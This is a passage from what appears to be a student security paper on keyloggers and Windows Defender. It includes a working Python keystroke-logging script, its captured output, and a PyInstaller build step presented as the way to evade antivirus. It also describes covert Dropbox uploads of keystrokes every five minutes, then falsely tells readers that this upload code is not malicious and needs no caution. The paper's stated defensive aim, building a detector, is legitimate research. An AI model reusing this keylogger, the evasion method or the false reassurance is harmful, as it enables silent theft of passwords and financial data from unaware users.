


*Figure 13 - Popularity graph of keylogger increased use*

Research that has been conducted by John Bambenek, who is an analyst at the SANS institute (SysAdmin, Audit, Network and Security) that nearly ten-million computers in the United States of America alone are currently affected by a malicious application that contains keylogger functionalities. Upon John Bambenek's calculation, it is believed that the total number of America's users of the e-payment systems, estimated to a possible twenty-four-point-three million USD (United States Dollars) in losses, due to the stolen banking or any other e-payment information which allows threat actors to steal financial assets. (Grebennikov, 2007)

## 4.6 Microsoft Defence Weakness

In this final section of the research, we will discuss Microsoft virus & threat protection, which uses real time scanning to detecting known malwares that are on an operating system, this defender comes as a part of Microsoft Windows.


Microsoft virus and threat protection has been previously overviewed by security blogging website, which discusses how safe is Microsoft defender. The user has stated that upon performing an efficient testing which included downloading around 1,000 files, amongst them being – trojans, ransomwares, adware, cryptojackers, *keyloggers* and rootkits. Amongst the issues that the tester has found are the following:

- Detection rate of malwares are lower than most third-party antiviruses.
- Content filters are limited to Microsoft Edge browser.
- Main user interface is clunky and hard to navigate.
- PC System health report is basic.
- Lack additional tools.

The tester has also stated that currently Microsoft Defender as of 1st of May 2023, is closer than ever competing with third-party viruses but still is not at a high step yet. (Glamoslija, 2023)

Such results are talking directly about the usage of the defender but does not mention any malwares bypassing the system, although however it does mention that detection rates are lower than of third-party ant-viruses, reason to that being is that anti-viruses work almost every day to stay on top or at the same level as the threat actors who are developing these tools constantly, which is understandable because anti-viruses are being used at financial expenses.

Although upon further research, and further tests performed in the past shows that Microsoft Defender comes in the middle of all third anti-viruses, offline detection rate being at 60% while online detection rate being at 99% when rounded up and false alarm rate only at 5. Basically, showing that that Microsoft Defender is standing nearly the same level as Avast, AVG and ESET, which are amongst the strongest anti-viruses to date.



| | OFFLINE Detection Rate | ONLINE Detection Rate | ONLINE Protection Rate | False Alarms |
|---|---|---|---|---|
| Avast | 94.2% | 99.5% | 99.98% | 10 |
| AVG | 94.2% | 99.5% | 99.98% | 10 |
| Avira | 96.0% | 98.7% | 99.96% | 1 |
| Bitdefender | 97.8% | 97.8% | 99.99% | 8 |
| ESET | 96.1% | 96.1% | 99.77% | 0 |
| G DATA | 98.6% | 98.6% | 99.99% | 59 |
| K7 | 94.6% | 94.6% | 99.85% | 25 |
| Kaspersky | 78.0% | 95.4% | 99.98% | 2 |
| Malwarebytes | 77.3% | 93.3% | 99.75% | 7 |
| McAfee | 75.7% | 99.3% | 99.97% | 3 |
| Microsoft | 60.3% | 98.8% | 99.96% | 5 |
| NortonLifeLock | 79.9% | 99.6% | 100% | 4 |
| Panda | 40.6% | 87.2% | 100% | 96 |
| TotalAV | 95.9% | 98.5% | 99.93% | 1 |
| Total Defense | 97.8% | 97.8% | 99.98% | 8 |
| Trend Micro | 36.1% | 87.5% | 98.61% | 9 |
| VIPRE | 97.8% | 97.8% | 99.98% | 9 |

*Figure 14 - Threat Detection Rates of all Anti-Viruses*

## 4.7 Hashing

Hashing involves converting a key or a set of characters into an alternate value, typically shorter and fixed in length. This simplifies finding or using the initial string. The primary use of hashing is in hash tables, which store key-value pairs in a list accessible via their index.

As there is no limit to the number of key and value pairs, the hash function modifies the keys according to the table size. The hash value then serves as the index for a specific element. A hash function generates new values using a mathematical formula known as a hashing algorithm, resulting in a hash value or simply a hash. To make sure the hash cannot be reverted to the original key, a reliable hash always employs a one-way hashing algorithm.

Hashing is beneficial for purposes such as data retrieval and indexing, digital signatures, and safeguarding data in the digital realm.

**What is hashing primarily used for?**

Hashing is primarily used for data retrieval, by getting a hash of a file it increases the search speed of the file or application, this method would be used in large databases. Hashing is also used to securely store passwords by hashing them. (Zola, n.d.)

The most commonly used hashes are:

- SHA-1
- SHA-256
- MD-5

# 5. Implementation & Testing

## 5.1 Test Objectives

The research approach taken by this paper is a *qualitive approach* as this the best suitable method when it comes to keyloggers, keyloggers are not a major discussion nowadays as everything is heavily dependent on anti-viruses and Windows Defender to deal with the keylogger issue, when it comes to keyloggers a survey would not be a suitable data collection method as users might not even be aware if they have ever been affected by a keylogger, even if they have experienced financial or identity theft, but the methods on how threat actor might get their details could still be unknown to them.

After our literature review and thorough research into the background of keyboard input management, keylogger functionality both open-source and third-party and anti-viruses, we are aware that keyloggers are still a growing threat and constant updates are required in order to be staying one step ahead of the threat actors that develop the keyloggers for malicious intent. Understanding exactly how keyboard data is passed onto the computer gives a great insight and allows the users to understand why they are unable to see or tell when and how their keystrokes are being logged by an intrusive source.

Henceforth, a demonstration on Windows 11 Virus & Threat Protection vulnerability will be exploited and showcased exactly how a basic keylogger disguises itself, remains completely undetectable and is actively stealing potentially sensitive information. Simultaneously, using that information an anti-keylogger tool will be developed which will be actively searching for a keylogger in the system and alert the user when found, patching the loophole that Windows 11 Virus & Threat Protection that the security developers have missed for nearly 2 full years, ensuring the safety of vulnerable user data and allowing for a safer environment all together until Microsoft Cyber Security team manages to find a way their system will be able to detect disguised keylogger applications.

A simple Python based keylogger will be composed with all the key parts of the code explained to understand exactly how the keylogger is capturing information and what is assisting the keylogger to keep itself undetectable yet still function at its developed ability. The keylogger will then be hidden amongst other legal Microsoft system32 files and disguised as one of them to be sure that the keylogger is not only running in the background undetectable to virus detection but at the same time hidden amongst other legal applications which will allow the application prove itself that it can capture the active keylogger in the system, regardless of the GUI (Graphical User Interface) change, making sure that the disguised spyware is still visible.

To retaliate to the keylogger attack, a basic keylogger detector will be developed which will have the ability to sniff out the undetectable and hidden keylogger and will be able to validate that it is indeed the spyware subset keylogger, tackling the keylogger with the exact same programming language Python, with the help of Virus Total API. This research and experiment will raise awareness in the Microsoft community if they have not yet been alerted, it will also aware the users of this active vulnerability and this cheap, but effect tool will be available for public use which users will be able to execute and run the code at any convenient time which will run and seek out a keylogger.

And for the final part will be to provide the readers with the solid evidence that a Windows 11 system clearly has a serious vulnerability and that it is the latest version of the Windows that does this and also validate that the basic tool is valid and suitable for defence purposes only.

## 5.2 Test Approach

The objective of this experiment is to prove the efficiency of a basic keylogger detector, methods will be demonstrated as to how exactly the keylogger is captured at the same time the vulnerability of the Windows 11 virus and threat protection is demonstrated, there are two goals – demonstrate and explain the vulnerability and at then patch the loophole against this vulnerability. To have a successful demonstration of this experiment it is critical to think from a red team and a blue team perspective, to execute a successful demonstration of the attack, it is important to have a mindset of a black hat hacker attempting to steal critical information. Upon successful malicious attack, it is then important to think from a blue teamer's perspective and take the right steps to defend the system from a keylogger, using these anti-keylogging methods.

*Steps of Experiment:*

- Acquire a basic keylogger script and edit to a suitable use.
- Demonstrate how users are affected by the keylogger using real-life scenarios.
- Demonstrate the use of the keylogger and how it logs keystrokes.
- Demonstrate the vulnerability of Microsoft Windows Defender.
- Develop an anti-keylogger script, which patches up the loophole.
- Demonstrate the methods of infection to showcase a real-life scenario attack.
- Demonstrate the efficiency of the keylogger.
- Explain the code and resources used to build the keylogger detector.

Upon the successful experiment and analysis of the results, we will then discuss potential future work on upgrading basic operating system defenders, ensuring that these defenders are aware and by now have security measures in place to defend against known malwares such as keyloggers, specifically of the ones that have been out a few years and the methods have pretty much stayed the same. Anti-virus applications are designed to be able to fight freshly released or hard-to-fight malwares.

## 5.3 Testing


This is the section of the paper which conducts the full test of the keylogger, vulnerable defence system and the keylogger detector and demonstrates the whole real-life infection and information capturing scenario which perfectly shows how a real threat actor attack would play out, especially when the users are well equipped with defence tools.

### 5.3.0 Keylogger Demonstration

Here we will demonstrate the use of a keylogger in its vanilla form, show exactly how this 13-line Python code stores the keystrokes in a text file. This code executed in PyCharm, currently Virus & Threat Protection is off to demonstrate the vanilla code, otherwise if threat protection was on, this python code could be removed within matter of microseconds.

**Python Code:**


The code below is the keylogger code, which was obtained from a developer website where this keylogger is available on quick search. All credits for the python keylogger code goes to AskPython. (Banerjee, 2021)



```python
from pynput.keyboard import Key, Listener
import logging

# log_dir is what is used to define the direcotry of the code.
log_dir = "C:\\Users\\dovyd\\Desktop\\Bro\\" # the location of the output directory


# logging.basicConfig is what captures the keystrokes and the following information
# filename and logdir with the txt document file, this will later be changed.
# this creates the txt document
logging.basicConfig(filename=(log_dir + "keylogs.txt"),
    level=logging.DEBUG, format='%(asctime)s: %(message)s')

# the information below is what exactly captures the keystrokes.
# translating: if the key is pressed then log it in a .txt document defined.

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

*Figure 15 - Basic Python keylogger script*


We go into a search engine and pretend to search something ridiculous. After launching Microsoft Bing, we have executed the code for our python keylogger to start running, which will start storing all the input keyboard strokes.


How to hack the NSA??!

Microsoft Bing
Hackensack Meridian Health
Healthcare provider network
hackensack nj
Hackensack University Medical Center
Hospital in New Jersey
hackensack hospital
hackensack mn
hackensack
hackensack public schools
hack nation
hack nao pro
hack nasa
Feedback about Bing Travel Thank you!
Suggest. Like. Dislike. Please click on the ...
See the feed tailo
photos you provid
Feedback on these suggestions

*Figure 16 - Search Engine Typing*

As you can see, each and every button that was pressed when typing our ridiculous search, it shows not only the actual letters that have typed but every single button that was pressed even if there is no information input, it shows a full history of your typed sentence. Midway while typing the sentence, I have decided to misspell the word 'the' and correct myself, simply to demonstrate the keylogger history, the simple line of code also adds the full-time stamp of when exactly the key was pressed.



```
2023-05-06 17:40:06,099: Key.shift
2023-05-06 17:40:06,223: 'H'
2023-05-06 17:40:06,398: 'o'
2023-05-06 17:40:06,441: 'w'
2023-05-06 17:40:06,524: Key.space
2023-05-06 17:40:06,613: 't'
2023-05-06 17:40:06,656: 'o'
2023-05-06 17:40:06,710: Key.space
2023-05-06 17:40:07,028: 'h'
2023-05-06 17:40:07,106: 'a'
2023-05-06 17:40:07,669: 'c'
2023-05-06 17:40:07,771: 'k'
2023-05-06 17:40:07,957: Key.space
2023-05-06 17:40:09,013: 't'
2023-05-06 17:40:09,066: 'h'
2023-05-06 17:40:09,299: 'e'
2023-05-06 17:40:09,748: Key.backspace
2023-05-06 17:40:09,868: Key.backspace
2023-05-06 17:40:09,944: 'e'
2023-05-06 17:40:10,051: 'h'
2023-05-06 17:40:10,183: Key.space
2023-05-06 17:40:11,259: Key.backspace
2023-05-06 17:40:11,388: Key.backspace
2023-05-06 17:40:11,515: Key.backspace
2023-05-06 17:40:11,789: 'h'
2023-05-06 17:40:11,876: 'e'
2023-05-06 17:40:11,936: Key.space
2023-05-06 17:40:12,341: Key.shift
2023-05-06 17:40:12,458: 'N'
2023-05-06 17:40:12,642: 'S'
2023-05-06 17:40:12,844: 'A'
2023-05-06 17:40:13,024: '?'
2023-05-06 17:40:13,154: '?'
2023-05-06 17:40:13,544: '!'
```


*Figure 17 - Keylogger Capturing our Typed Information*

Using python, we have also developed an application which uploads the logged keys into a Dropbox server, it has been developed to upload every 5 minutes unknown to the user. You do not need to be careful with the Dropbox upload code because it is not executing any malicious behaviour and you do not need to hide from it.

### 5.3.1 Keylogger Converting: Pyinstaller

This is the key point of the whole paper, converting the keylogger using the right sets of tools will is what help our keylogger bypass the virus and threat protection system. Microsoft defender in the recent days has updated its virus and threat protection system which has patched the loophole of the topic at hand, but it is believed that these sets of tests and the loop-hole patch is important, for future as this current one. At times a Windows 11 Virus & Threat Protection might detect the active keylogger on the machine and quarantine – but not remove the file.

For this instance, we use Pyinstaller. Pyinstaller uses multiple sources to convert the Python script into an executable file, which increases difficulty in detecting its actual work since the keylogger code is embedded into an application which runs by executing multiple lines of different code.




```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\dovyd> cd C:\Users\dovyd\PycharmProjects\Keylogger
PS C:\Users\dovyd\PycharmProjects\Keylogger> pyinstaller --onefile logger.py
491 INFO: PyInstaller: 5.10.1
506 INFO: Python: 3.11.3
508 INFO: Platform: Windows-10-10.0.22621-SP0
508 INFO: wrote C:\Users\dovyd\PycharmProjects\Keylogger\logger.spec
508 INFO: UPX is not available.
508 INFO: Extending PYTHONPATH with paths
['C:\\Users\\dovyd\\PycharmProjects\\Keylogger']
854 INFO: checking Analysis
854 INFO: Building Analysis because Analysis-00.toc is non existent
854 INFO: Initializing module dependency graph...
854 INFO: Caching module graph hooks...
916 INFO: Analyzing base_library.zip ...
2792 INFO: Loading module hook 'hook-heapq.py' from 'C:\\Users\\dovyd\\AppData\\Local\\Programs\\Python\\Python311\\Lib\
\site-packages\\PyInstaller\\hooks'...
2870 INFO: Loading module hook 'hook-encodings.py' from 'C:\\Users\\dovyd\\AppData\\Local\\Programs\\Python\\Python311\\
Lib\\site-packages\\PyInstaller\\hooks'...
4533 INFO: Loading module hook 'hook-pickle.py' from 'C:\\Users\\dovyd\\AppData\\Local\\Programs\\Python\\Python311\\Lib
\\site-packages\\PyInstaller\\hooks'...
6062 INFO: Caching module dependency graph...
6158 INFO: running Analysis Analysis-00.toc
6174 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by C:\Users\dovyd\AppData\Local\Programs\Python\Python311\python.exe
6222 INFO: Analyzing C:\Users\dovyd\PycharmProjects\Keylogger\logger.py
6238 INFO: Loading module hook 'hook-pynput.py' from 'C:\\Users\\dovyd\\AppData\\Local\\Programs\\Python\\Python311\\Lib
\\site-packages\\_pyinstaller_hooks_contrib\\hooks\\stdhooks'...
